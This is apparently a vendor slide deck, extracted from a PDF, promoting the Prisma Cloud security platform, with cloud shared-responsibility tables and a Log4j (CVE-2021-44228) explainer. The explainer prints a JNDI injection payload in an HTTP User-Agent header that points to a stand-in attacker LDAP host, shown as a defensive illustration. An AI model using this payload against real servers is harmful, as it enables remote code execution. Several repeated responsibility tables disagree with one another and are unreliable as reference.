



Prisma Cloud 3.0

Best-In-Class Cloud Native Application Protection Platform

Presented By



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We're trusted by the world's most valuable enterprises to keep them secure.

Securing more than **85,000+** customers globally

9 of 10
of the Fortune 10

10 of 10
Largest Utilities in the World

8 of 10
Largest Manufacturing
Companies in the World

8 of 10
Largest U.S. Banks

6 of 10
Largest Oil & Gas in the World


7 of 10
Top U.S. Hospitals

Prisma Cloud

Top customers worldwide **trust us** to secure their cloud environments

BANKING & FINANCE	       
TECHNOLOGY	       
HEALTHCARE	     
MEDIA & RETAIL	       
GOVERNMENT	        
INDUSTRIAL & TELECOM	     

Log4j Vulnerability and Threat Prevention Response Timeline



CVE-2021-44228

Apache Log4j Vulnerability

- **Software:** Log4j
- **Severity:** Critical
- **Versions:** Log4j 2.x through 2.15.0-rc1
- **Usage:** Attackers submitting a specially crafted request to a vulnerable system, depending on how the system is configured, an attacker is able to instruct that system to download and subsequently execute a malicious payload.

The log4j JNDI Attack

and how to prevent it

An attacker inserts the JNDI lookup in a header field that is likely to be logged.

```
GET /test HTTP/1.1
Host: victim.xa
User-Agent: ${jndi:ldap://evil.xa/x}
```




The string is passed to log4j for logging

```
"${jndi:ldap://evil.xa/x}"
```


log4j interpolates the string and queries the malicious LDAP server.

```
ldap://evil.xa/x
```

DISABLE JNDI LOOKUPS



Application and Infrastructure security dependencies are stretched across multi-cloud and hybrid-cloud environments





81% of organizations are working with two or more public cloud providers.

Public cloud security is a shared responsibility

Customers




Responsible for security **in** the cloud



Cloud Service Provider



Responsible for security **of** the cloud



Impact of Shared Responsibility - What is the cloud customer in charge of?

Responsibility	On-Prem	IaaS	PaaS	SaaS
Data classification & accountability	Cloud Customer	Cloud Customer	Cloud Customer	Cloud Customer
Client & end-point protection	Cloud Customer	Cloud Customer	Shared	Cloud Provider
Identity & access management	Cloud Customer	Cloud Customer	Shared	Cloud Provider
Application level controls	Cloud Customer	Cloud Customer	Shared	Cloud Provider
Network controls	Cloud Customer	Shared	Cloud Provider	Cloud Provider
Host infrastructure	Cloud Customer	Shared	Cloud Provider	Cloud Provider
Physical security	Cloud Customer	Cloud Provider	Cloud Provider	Cloud Provider

Legend: ■ Cloud Customer ■ Cloud Provider

Cloud Environments


- Corner case create security gaps that are hard to detect
- Configuration of different layers and the interaction between them is hard to manage
- Responsibility for the cloud provider is clear > AGB, the customer is in charge.

Impact of Shared Responsibility

Responsibility	On-Prem	IaaS	PaaS	SaaS
Data classification & accountability	Cloud Customer	Cloud Customer	Cloud Customer	Cloud Customer
Client & end-point protection	Cloud Customer	Cloud Customer	Cloud Customer	Cloud Provider
Identity & access management	Cloud Customer	Cloud Customer	Cloud Customer	Cloud Customer
Application level controls	Cloud Customer	Cloud Customer	Cloud Customer	Cloud Customer
Network controls	Cloud Customer	Cloud Customer	Cloud Customer	Cloud Customer
Host infrastructure	Cloud Customer	Cloud Customer	Cloud Customer	Cloud Customer
Physical security	Cloud Customer	Cloud Customer	Cloud Customer	Cloud Customer

■ Cloud Customer ■ Cloud Provider

Cloud Network Security POC configuration




Cloud Network Security and Impact of Shared Responsibility

It is complicated to configure and to maintain

Responsibility	On-Prem	IaaS	PaaS	SaaS
Data classification & accountability	Cloud Customer	Cloud Customer	Cloud Customer	Cloud Customer
Client & end-point protection	Cloud Customer	Cloud Customer	Cloud Customer	Cloud Customer
Identity & access management	Cloud Customer	Cloud Customer	Cloud Customer	Cloud Customer
Application level controls	Cloud Customer	Cloud Customer	Cloud Customer	Cloud Customer
Network controls	Cloud Customer	Cloud Customer	Cloud Provider	Cloud Provider
Host infrastructure	Cloud Customer	Cloud Customer	Cloud Provider	Cloud Provider
Physical security	Cloud Customer	Cloud Customer	Cloud Provider	Cloud Provider

Legend: Cloud Customer (Blue), Cloud Provider (Grey)



Impact of Shared Responsibility

Responsibility	On-Prem	IaaS	PaaS	SaaS
Data classification & accountability	Cloud Customer	Cloud Customer	Cloud Customer	Cloud Customer
Client & end-point protection	Cloud Customer	Cloud Customer	Cloud Customer	Cloud Customer / Cloud Provider
Identity & access management	Cloud Customer	Cloud Customer	Cloud Customer / Cloud Provider	Cloud Customer / Cloud Provider
Application level controls	Cloud Customer	Cloud Customer	Cloud Customer / Cloud Provider	Cloud Provider
Network controls	Cloud Customer	Cloud Customer / Cloud Provider	Cloud Provider	Cloud Provider
Host infrastructure	Cloud Customer	Cloud Customer / Cloud Provider	Cloud Provider	Cloud Provider
Physical security	Cloud Customer	Cloud Provider	Cloud Provider	Cloud Provider


Legend: ■ Cloud Customer ■ Cloud Provider

Prisma Cloud

- Provides compliance checks and configuration visibility against best practices checks
- Prevents Attacks and Intrusions in app from L7 into infrastructure stack
- Provides Confidence detecting breaches and incidents from inside and outside
- Enables Shift-Left Security for Dev(Sec)Ops Teams
- We check identities and least privileges configurations


Audit Trail through Cloud Native Services and App Infrastructure

- We can identify and alert in real time the cloud resource in which the incident happened
- We check in realtime from inside app (OS and infrastructure) and outside the app (network activities and misconfigurations)
- We provide the ability for top5 (AWS, Azure, GCP, OCI, Alibaba) cloud provider




Cloud Native Service and App Security Controls

- What happens when the attacker breaches into the app environment - e.g. through XSS, Hijack, code injection
- We search for relevant data points of the incident in network configurations, cloud infrastructure, user behaviour, user identity and application infrastructure

